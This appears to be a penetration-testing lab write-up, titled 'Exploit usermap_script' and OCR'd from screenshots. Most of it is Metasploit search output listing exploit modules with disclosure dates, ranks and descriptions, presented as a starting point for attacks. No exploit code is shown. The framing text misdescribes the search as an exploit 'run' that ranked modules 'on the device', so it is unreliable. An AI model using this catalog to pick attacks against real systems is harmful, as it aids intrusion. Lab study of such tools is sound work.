
Exploit usermap_script

An exploit was run to find the matching modules on the network. The exploit ranked 2189 modules on the device. The names of each exploit are ranked and a disclosure date is listed. The exploits are ranked from normal, good, great, or excellent. The exploit modules have a check column with yes or no. The description of each exploit is listed to identify the attack method. The rankings give a starting point for the attacks and give ideas of exploits to run.



```
msf6 > use exploit/

Matching Modules
================

   #    Name                                                          Disclosure Date  Rank       Check  Description
   -    ----                                                          ---------------  ----       -----  -----------
   0    exploit/windows/ftp/32bitftp_list_reply                       2010-10-12       good       No     32bit FTP Client Stack Buffer Overflow
   1    exploit/windows/tftp/threectftpsvc_long_mode                  2006-11-27       great      No     3CTftpSvc TFTP Long Mode Buffer Overflow
   2    exploit/windows/ftp/3cdaemon_ftp_user                         2005-01-04       average    Yes    3Com 3CDaemon 2.0 FTP Username Overflow
   3    exploit/windows/scada/igss9_misc                              2011-03-24       excellent  No     7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
   4    exploit/windows/scada/igss9_igssdataserver_rename             2011-03-24       normal     No     7-Technologies IGSS 9 IGSSdataServer .RMS Rename Buffer Overflow
   5    exploit/windows/scada/igss9_igssdataserver_listall            2011-03-24       good       No     7-Technologies IGSS IGSSdataServer.exe Stack Buffer Overflow
   6    exploit/windows/fileformat/a_pdf_wav_to_mp3                   2010-08-17       normal     No     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   7    exploit/windows/ftp/aasync_list_reply                         2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   8    exploit/windows/scada/abb_wserver_exec                        2013-04-05       excellent  Yes    ABB MicroSCADA wserver.exe Remote Code Execution
   9    exploit/windows/fileformat/abbs_amp_lst                       2013-06-30       normal     No     ABBS Audio Media Player .LST Buffer Overflow
   10   exploit/linux/local/abrt_raceabrt_priv_esc                    2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   11   exploit/linux/local/abrt_sosreport_priv_esc                   2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   12   exploit/windows/fileformat/acdsee_fotoslate_string            2011-09-12       good       No     ACDSee FotoSlate PLP File id Parameter Overflow
   13   exploit/windows/fileformat/acdsee_xpm                         2007-11-23       good       No     ACDSee XPM File Section Buffer Overflow
   14   exploit/linux/local/af_packet_chocobo_root_priv_esc           2016-08-12       good       Yes    AF_PACKET chocobo_root Privilege Escalation
   15   exploit/linux/local/af_packet_packet_set_ring_priv_esc        2017-03-29       good       Yes    AF_PACKET packet_set_ring Privilege Escalation
   16   exploit/windows/sip/aim_triton_cseq                           2006-07-10       great      No     AIM Triton 1.0.4 CSeq Buffer Overflow
   17   exploit/windows/misc/ais_esel_server_rce                      2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injection RCE
   18   exploit/aix/rpc_cmsd_opcode21                                 2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   19   exploit/windows/misc/allmediaserver_bof                       2012-07-04       normal     No     ALLMediaServer 0.8 Buffer Overflow
   20   exploit/windows/fileformat/allplayer_m3u_bof                  2013-10-09       normal     No     ALLPlayer M3U Buffer Overflow
   21   exploit/windows/fileformat/aol_phobos_bof                     2010-01-20       average    No     AOL 9.5 Phobos.Playlist Import() Stack-based Buffer Overflow
   22   exploit/windows/fileformat/aol_desktop_linktag                2011-01-31       normal     No     AOL Desktop 9.6 RTX Buffer Overflow
   23   exploit/windows/browser/aim_goaway                            2004-08-09       great      No     AOL Instant Messenger goaway Overflow
   24   exploit/windows/browser/aol_ampx_convertfile                  2009-05-19       normal     No     AOL Radio AmpX ActiveX Control ConvertFile() Buffer Overflow
   25   exploit/linux/local/apt_package_manager_persistence           1999-03-09       excellent  No     APT Package Manager Persistence
   26   exploit/windows/browser/asus_net4switch_ipswcom               2012-02-17       normal     No     ASUS Net4Switch ipswcom.dll ActiveX Stack Buffer Overflow
   27   exploit/linux/misc/asus_infosvr_auth_bypass_exec              2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   28   exploit/linux/http/atutor_filemanager_traversal               2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Execution
   29   exploit/multi/http/atutor_sqli                                2016-03-01       excellent  Yes    ATutor 2.2.1 SQL Injection / Remote Code Execution
```

Exploit Module Matching
Figure 1




```
27   exploit/linux/misc/asus_infosvr_auth_bypass_exec                2015-01-04   excellent  No    ASUS infosvr Auth Bypass Command Execution
28   exploit/linux/http/atutor_filemanager_traversal                 2016-03-01   excellent  Yes   ATutor 2.2.1 Directory Traversal / Remote Code Execution
29   exploit/multi/http/atutor_sqli                                  2016-03-01   excellent  Yes   ATutor 2.2.1 SQL Injection / Remote Code Execution
30   exploit/multi/http/atutor_upload_traversal                      2019-05-17   excellent  Yes   ATutor 2.2.4 - Directory Traversal / Remote Code Execution,
31   exploit/unix/webapp/awstatstotals_multisort                     2008-08-26   excellent  Yes   AWStats Totals multisort Remote Command Execution
32   exploit/unix/webapp/awstats_configdir_exec                      2005-01-15   excellent  Yes   AWStats configdir Remote Command Execution
33   exploit/unix/webapp/awstats_migrate_exec                        2006-05-04   excellent  Yes   AWStats migrate Remote Command Execution
34   exploit/windows/ftp/ability_server_stor                         2004-10-22   normal     Yes   Ability Server 2.34 STOR Command Stack Buffer Overflow
35   exploit/windows/ftp/absolute_ftp_list_bof                       2011-11-09   normal     No    AbsoluteFTP 1.9.6 - 2.2.10 LIST Command Remote Buffer Overflow
36   exploit/linux/misc/accellion_fta_mpipe2                         2011-02-07   excellent  No    Accellion FTA MPIPE2 Command Execution
37   exploit/linux/http/accellion_fta_getstatus_oauth                2015-07-10   excellent  Yes   Accellion FTA getStatus verify_oauth_token Command Execution
38   exploit/windows/misc/achat_bof                                  2014-12-18   normal     No    Achat Unicode SEH Buffer Overflow
39   exploit/windows/misc/actfax_raw_server_bof                      2013-02-05   normal     No    ActFax 5.01 RAW Server Buffer Overflow
40   exploit/multi/http/activecollab_chat                            2012-05-30   excellent  Yes   Active Collab "chat module" Remote PHP Code Injection Exploit
41   exploit/windows/fileformat/actfax_import_users_bof              2012-08-28   normal     No    ActiveFax (ActFax) 4.3 Client Importer Buffer Overflow
42   exploit/multi/http/apache_activemq_upload_jsp                   2016-06-01   excellent  No    ActiveMQ web shell upload
43   exploit/unix/webapp/actualanalyzer_ant_cookie_exec              2014-08-28   excellent  Yes   ActualAnalyzer 'ant' Cookie Command Execution
44   exploit/linux/local/asan_suid_executable_priv_esc               2016-02-17   excellent  Yes   AddressSanitizer (ASan) SUID Executable Privilege Escalation
45   exploit/windows/browser/zenworks_helplauncher_exec              2011-10-19   normal     No    AdminStudio LaunchHelp.dll ActiveX Arbitrary Code Execution
46   exploit/windows/fileformat/adobe_libtiff                        2010-02-16   good       No    Adobe Acrobat Bundled LibTIFF Integer Overflow
47   exploit/multi/http/coldfusion_ckeditor_file_upload              2018-09-11   excellent  No    Adobe ColdFusion CKEditor unrestricted file upload
48   exploit/multi/http/coldfusion_rds_auth_bypass                   2013-08-08   great      Yes   Adobe ColdFusion RDS Authentication Bypass
49   exploit/windows/fileformat/adobe_collectemailinfo               2008-02-08   good       No    Adobe Collab.collectEmailInfo() Buffer Overflow
50   exploit/windows/browser/adobe_geticon                           2009-03-24   good       No    Adobe Collab.getIcon() Buffer Overflow
51   exploit/windows/fileformat/adobe_geticon                        2009-03-24   good       No    Adobe Collab.getIcon() Buffer Overflow
52   exploit/windows/browser/adobe_cooltype_sing                     2010-09-07   great      No    Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
53   exploit/windows/fileformat/adobe_cooltype_sing                  2010-09-07   great      No    Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
54   exploit/windows/browser/adobe_media_newplayer                   2009-12-14   good       No    Adobe Doc.media.newPlayer Use After Free Vulnerability
55   exploit/windows/fileformat/adobe_media_newplayer                2009-12-14   good       No    Adobe Doc.media.newPlayer Use After Free Vulnerability
56   exploit/windows/fileformat/adobe_flashplayer_button             2010-10-28   normal     No    Adobe Flash Player "Button" Remote Code Execution
57   exploit/windows/browser/adobe_flashplayer_newfunction           2010-06-04   normal     No    Adobe Flash Player "newfunction" Invalid Pointer Use
58   exploit/windows/fileformat/adobe_flashplayer_newfunction        2010-06-04   normal     No    Adobe Flash Player "newfunction" Invalid Pointer Use
59   exploit/windows/browser/adobe_flashplayer_flash10o              2011-04-11   normal     No    Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
60   exploit/windows/browser/adobe_flash_otf_font                    2012-08-09   normal     No    Adobe Flash Player 11.3 Kern Table Parsing Integer Overflow
61   exploit/windows/browser/adobe_flashplayer_avm                   2011-03-15   good       No    Adobe Flash Player AVM Bytecode Verification Vulnerability
62   exploit/windows/browser/adobe_flashplayer_arrayindexing         2012-06-21   great      No    Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
63   exploit/linux/browser/adobe_flashplayer_aslaunch                2008-12-17   good       No    Adobe Flash Player ActionScript Launch Command Execution Vulnerability
64   exploit/multi/browser/adobe_flash_uncompress_zlib_uaf           2014-04-28   great      No    Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
65   exploit/multi/browser/adobe_flash_hacking_team_uaf              2015-07-06   great      No    Adobe Flash Player ByteArray Use After Free
```

```
62   exploit/windows/browser/adobe_flashplayer_arrayindexing         2012-06-21   great      No    Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
63   exploit/linux/browser/adobe_flashplayer_aslaunch                2008-12-17   good       No    Adobe Flash Player ActionScript Launch Command Execution Vulnerability
64   exploit/multi/browser/adobe_flash_uncompress_zlib_uaf           2014-04-28   great      No    Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
65   exploit/multi/browser/adobe_flash_hacking_team_uaf              2015-07-06   great      No    Adobe Flash Player ByteArray Use After Free
66   exploit/windows/browser/adobe_flash_worker_byte_array_uaf       2015-02-02   great      No    Adobe Flash Player ByteArray With Workers Use After Free
67   exploit/osx/browser/adobe_flash_delete_range_tl_op              2016-04-27   great      No    Adobe Flash Player DeleteRangeTimelineOperation Type-Confusion
68   exploit/multi/browser/adobe_flash_shader_drawing_fill           2015-05-12   great      No    Adobe Flash Player Drawing Fill Shader Memory Corruption
69   exploit/windows/browser/adobe_flash_avm2                        2014-02-05   normal     No    Adobe Flash Player Integer Underflow Remote Code Execution
70   exploit/windows/browser/adobe_flash_mp4_cprt                    2012-02-15   normal     No    Adobe Flash Player MP4 'cprt' Overflow
71   exploit/windows/browser/adobe_flash_sps                         2011-08-09   normal     No    Adobe Flash Player MP4 SequenceParameterSetNALUnit Buffer Overflow
72   exploit/multi/browser/adobe_flash_nellymoser_bof                2015-06-23   great      No    Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
73   exploit/multi/browser/adobe_flash_net_connection_confusion      2015-03-12   great      No    Adobe Flash Player NetConnection Type Confusion
74   exploit/windows/browser/adobe_flash_rtmp                        2012-05-04   normal     No    Adobe Flash Player Object Type Confusion
75   exploit/windows/browser/adobe_flash_pcre                        2014-11-25   normal     No    Adobe Flash Player PCRE Regex Vulnerability
76   exploit/windows/browser/adobe_flash_regex_value                 2013-02-08   normal     No    Adobe Flash Player Regular Expression Heap Overflow
77   exploit/multi/browser/adobe_flash_pixel_bender_bof              2014-04-28   great      No    Adobe Flash Player Shader Buffer Overflow
78   exploit/multi/browser/adobe_flash_shader_job_overflow           2015-05-12   great      No    Adobe Flash Player ShaderJob Buffer Overflow
79   exploit/windows/browser/adobe_flash_filters_type_confusion      2013-12-10   normal     No    Adobe Flash Player Type Confusion Remote Code Execution
80   exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized 2014-11-11 good       No    Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory
81   exploit/windows/browser/adobe_flash_casi32_int_overflow         2014-10-14   great      No    Adobe Flash Player casi32 Integer Overflow
82   exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array   2014-09-23   great      No    Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
83   exploit/windows/browser/adobe_flash_domain_memory_uaf           2014-04-14   great      No    Adobe Flash Player domainMemory ByteArray Use After Free
84   exploit/multi/browser/adobe_flash_opaque_background_uaf         2015-07-06   great      No    Adobe Flash opaqueBackground Use After Free
85   exploit/windows/browser/adobe_flatedecode_predictor02           2009-10-08   good       No    Adobe FlateDecode Stream Predictor 02 Integer Overflow
86   exploit/windows/fileformat/adobe_flatedecode_predictor02        2009-10-08   good       No    Adobe FlateDecode Stream Predictor 02 Integer Overflow
87   exploit/windows/fileformat/adobe_illustrator_v14_eps            2009-12-03   great      No    Adobe Illustrator CS4 v14.0.0
88   exploit/multi/misc/indesign_server_soap                         2012-11-11   excellent  Yes   Adobe IndesignServer 5.5 SOAP Server Arbitrary Script Execution
89   exploit/windows/browser/adobe_jbig2decode                       2009-02-19   good       No    Adobe JBIG2Decode Heap Corruption
90   exploit/windows/fileformat/adobe_jbig2decode                    2009-02-19   good       No    Adobe JBIG2Decode Memory Corruption
91   exploit/windows/fileformat/adobe_pdf_embedded_exe               2010-03-29   excellent  No    Adobe PDF Embedded EXE Social Engineering
92   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs          2010-03-29   excellent  No    Adobe PDF Escape EXE Social Engineering (No JavaScript)
93   exploit/windows/browser/adobe_toolbutton                        2013-08-08   normal     No    Adobe Reader ToolButton Use After Free
94   exploit/windows/fileformat/adobe_toolbutton                     2013-08-08   normal     No    Adobe Reader ToolButton Use After Free
95   exploit/windows/fileformat/adobe_reader_u3d                     2011-12-06   average    No    Adobe Reader U3D Memory Corruption Vulnerability
96   exploit/android/fileformat/adobe_reader_pdf_js_interface        2014-04-13   good       No    Adobe Reader for Android addJavascriptInterface Exploit
97   exploit/windows/http/adobe_robohelper_authbypass                2009-09-23   excellent  No    Adobe RoboHelp Server 8 Arbitrary File Upload and Execute
98   exploit/windows/browser/adobe_shockwave_rcsl_corruption         2010-10-21   normal     No    Adobe Shockwave rcsL Memory Corruption
99   exploit/multi/fileformat/adobe_u3d_meshcont                     2009-10-13   good       No    Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
```

```
96   exploit/android/fileformat/adobe_reader_pdf_js_interface        2014-04-13   good       No    Adobe Reader for Android addJavascriptInterface Exploit
97   exploit/windows/http/adobe_robohelper_authbypass                2009-09-23   excellent  No    Adobe RoboHelp Server 8 Arbitrary File Upload and Execute
98   exploit/windows/browser/adobe_shockwave_rcsl_corruption         2010-10-21   normal     No    Adobe Shockwave rcsL Memory Corruption
99   exploit/multi/fileformat/adobe_u3d_meshcont                     2009-10-13   good       No    Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
100  exploit/windows/fileformat/adobe_u3d_meshdecl                   2009-10-13   good       No    Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
101  exploit/windows/browser/adobe_utilprintf                        2008-02-08   good       No    Adobe util.printf() Buffer Overflow
102  exploit/windows/fileformat/adobe_utilprintf                     2008-02-08   good       No    Adobe util.printf() Buffer Overflow
103  exploit/windows/local/adobe_sandbox_adobecollabsync             2013-05-14   great      Yes   AdobeCollabSync Buffer Overflow Adobe Reader X Sandbox Bypass
104  exploit/linux/http/advantech_switch_bash_env_exec               2015-12-01   excellent  Yes   Advantech Switch Bash Environment Variable Code Injection (Shellshock)
105  exploit/windows/scada/advantech_webaccess_dashboard_file_upload 2016-02-05   excellent  Yes   Advantech WebAccess Dashboard Viewer uploadImageCommon Arbitrary File Upload
106  exploit/windows/scada/advantech_webaccess_webvrpcs_bof          2017-11-02   good       No    Advantech WebAccess Webvrpcs Service Opcode 80061 Stack Buffer Overflow
107  exploit/windows/browser/advantech_webaccess_dvs_getcolor        2014-07-17   normal     No    Advantech WebAccess dvs.ocx GetColor Buffer Overflow
108  exploit/windows/http/advantech_iview_unauth_rce                 2021-02-09   excellent  Yes   Advantech iView Unauthenticated Remote Code Execution
109  exploit/linux/misc/aerospike_database_udf_cmd_exec              2020-07-31   great      Yes   Aerospike Database UDF Lua Code Execution
110  exploit/multi/http/agent_tesla_panel_rce                        2019-08-14   excellent  Yes   Agent Tesla Panel Remote Code Execution
111  exploit/windows/misc/agentxpp_receive_agentx                    2010-04-16   good       No    AgentX++ Master AgentX::receive_agentx Stack Buffer Overflow
112  exploit/windows/local/agnitum_outpost_acs                       2013-08-02   excellent  Yes   Agnitum Outpost Internet Security Local Privilege Escalation
113  exploit/windows/misc/ahsay_backup_fileupload                    2019-06-01   excellent  Yes   Ahsay Backup v7.x-v8.1.1.50 (authenticated) file upload
114  exploit/linux/http/airties_login_cgi_bof                        2015-03-31   normal     Yes   Airties login-cgi Buffer Overflow
115  exploit/multi/http/ajaxplorer_checkinstall_exec                 2010-04-04   excellent  Yes   AjaXplorer checkInstall.php Remote Command Execution
116  exploit/unix/webapp/ajenti_auth_username_cmd_injection          2019-10-14   excellent  Yes   Ajenti auth username Command Injection
117  exploit/windows/browser/aladdin_choosefilepath_bof              2012-04-01   normal     No    Aladdin Knowledge System Ltd ChooseFilePath Buffer Overflow
118  exploit/linux/http/alcatel_omnipcx_mastercgi_exec               2007-09-09   manual     No    Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
119  exploit/linux/http/alienvault_sqli_exec                         2014-04-24   excellent  Yes   AlienVault OSSIM SQL Injection and Remote Code Execution
120  exploit/linux/ids/alienvault_centerd_soap_exec                  2014-05-05   excellent  Yes   AlienVault OSSIM av-centerd Command Injection
121  exploit/linux/http/alienvault_exec                              2017-01-31   excellent  Yes   AlienVault OSSIM/USM Remote Code Execution
122  exploit/windows/tftp/attftp_long_filename                       2006-11-27   average    No    Allied Telesyn TFTP Server 1.9 Long Filename Overflow
123  exploit/multi/local/allwinner_backdoor                          2016-04-30   excellent  Yes   Allwinner 3.4 Legacy Kernel Local Privilege Escalation
124  exploit/windows/http/altn_securitygateway                       2008-06-02   average    Yes   Alt-N SecurityGateway username Buffer Overflow
125  exploit/windows/http/altn_webadmin                              2003-06-24   average    No    Alt-N WebAdmin USER Buffer Overflow
126  exploit/windows/fileformat/altap_salamander_pdb                 2007-06-19   good       No    Altap Salamander 2.5 PE Viewer Buffer Overflow
127  exploit/windows/browser/amaya_bdo                               2009-01-28   normal     No    Amaya Browser v11.0 'bdo' Tag Overflow
128  exploit/windows/browser/aol_icq_downloadagent                   2006-11-06   excellent  No    America Online ICQ ActiveX Control Arbitrary File Download and Execute
129  exploit/windows/http/amlibweb_webquerydll_app                   2010-08-03   normal     Yes   Amlibweb NetOpacs webquery.dll Stack Buffer Overflow
130  exploit/android/local/futex_requeue                             2014-05-03   excellent  Yes   Android 'Towelroot' Futex Requeue Kernel Exploit
131  exploit/android/local/su_exec                                   2017-08-31   manual     No    Android 'su' Privilege Escalation
132  exploit/android/adb/adb_server_exec                             2016-01-01   excellent  Yes   Android ADB Debug Server Remote Payload Execution
133  exploit/android/local/binder_uaf                                2019-09-26   excellent  No    Android Binder Use-After-Free Exploit
134  auxiliary/admin/android/google_play_store_uxss_xframe_rce                    normal     No    Android Browser RCE Through Google Play Store XFO
```

Exploit Module Matching
Figure 2, 3, and 4




```
   134  auxiliary/admin/android/google_play_store_uxss_xframe_rce                       normal     No     Android Browser RCE Through Google Play Store XFO
   135  exploit/android/browser/webview_addjavascriptinterface           2012-12-21      excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   136  exploit/android/local/janus                                      2017-07-31      manual     Yes    Android Janus APK Signature bypass
   137  auxiliary/gather/android_stock_browser_uxss                                      normal     No     Android Open Source Platform (AOSP) Browser UXSS
   138  exploit/android/browser/stagefright_mp4_tx3g_64bit               2015-08-13      normal     No     Android Stagefright MP4 tx3g Integer Overflow
   139  exploit/android/local/put_user_vroot                             2013-09-06      excellent  No     Android get_user/put_user Exploit
   140  exploit/windows/misc/crosschex_device_bof                        2019-11-28      normal     No     Anviz CrossChex Buffer Overflow
   141  exploit/linux/misc/cve_2020_13160_anydesk                        2020-06-16      normal     Yes    AnyDesk GUI Format String Write
   142  exploit/multi/http/apache_normalize_path_rce                     2021-05-10      excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   143  exploit/windows/http/apache_activemq_traversal_upload            2015-08-19      excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   144  exploit/linux/http/apache_continuum_cmd_exec                     2016-04-06      excellent  Yes    Apache Continuum Arbitrary Command Execution
   145  exploit/linux/http/apache_couchdb_cmd_exec                       2016-04-06      excellent  Yes    Apache CouchDB Arbitrary Command Execution
   146  exploit/linux/http/apache_druid_js_rce                           2021-01-21      excellent  Yes    Apache Druid 0.20.0 Remote Command Execution
   147  exploit/multi/http/apache_flink_jar_upload_exec                  2019-11-13      excellent  Yes    Apache Flink JAR Upload Java Code Execution
   148  exploit/linux/smtp/apache_james_exec                             2015-10-01      normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   149  exploit/multi/http/apache_jetspeed_file_upload                   2016-03-06      manual     No     Apache Jetspeed Arbitrary File Upload
   150  exploit/windows/http/apache_mod_rewrite_ldap                     2006-07-28      great      Yes    Apache Module mod_rewrite LDAP Protocol Buffer Overflow
   151  exploit/multi/http/apache_nifi_processor_rce                     2020-10-03      excellent  Yes    Apache NiFi API Remote Code Execution
   152  exploit/linux/http/apache_ofbiz_deserialization_soap             2021-03-22      excellent  Yes    Apache OFBiz SOAP Java Deserialization
   153  exploit/linux/http/apache_ofbiz_deserialization                  2020-07-13      excellent  Yes    Apache OFBiz XML-RPC Java Deserialization
   154  exploit/multi/misc/openoffice_document_macro                     2017-02-08      excellent  No     Apache OpenOffice Text Document Malicious Macro Execution
   155  exploit/multi/http/apache_roller_ognl_injection                  2013-10-31      excellent  Yes    Apache Roller OGNL Injection
   156  exploit/multi/http/shiro_rememberme_v124_deserialize             2016-06-07      excellent  No     Apache Shiro v1.2.4 Cookie RememberME Deserial RCE
   157  exploit/multi/http/solr_velocity_rce                             2019-10-29      excellent  Yes    Apache Solr Remote Code Execution via Velocity Template
   158  exploit/linux/http/spark_unauth_rce                              2017-12-12      excellent  Yes    Apache Spark Unauthenticated Command Execution
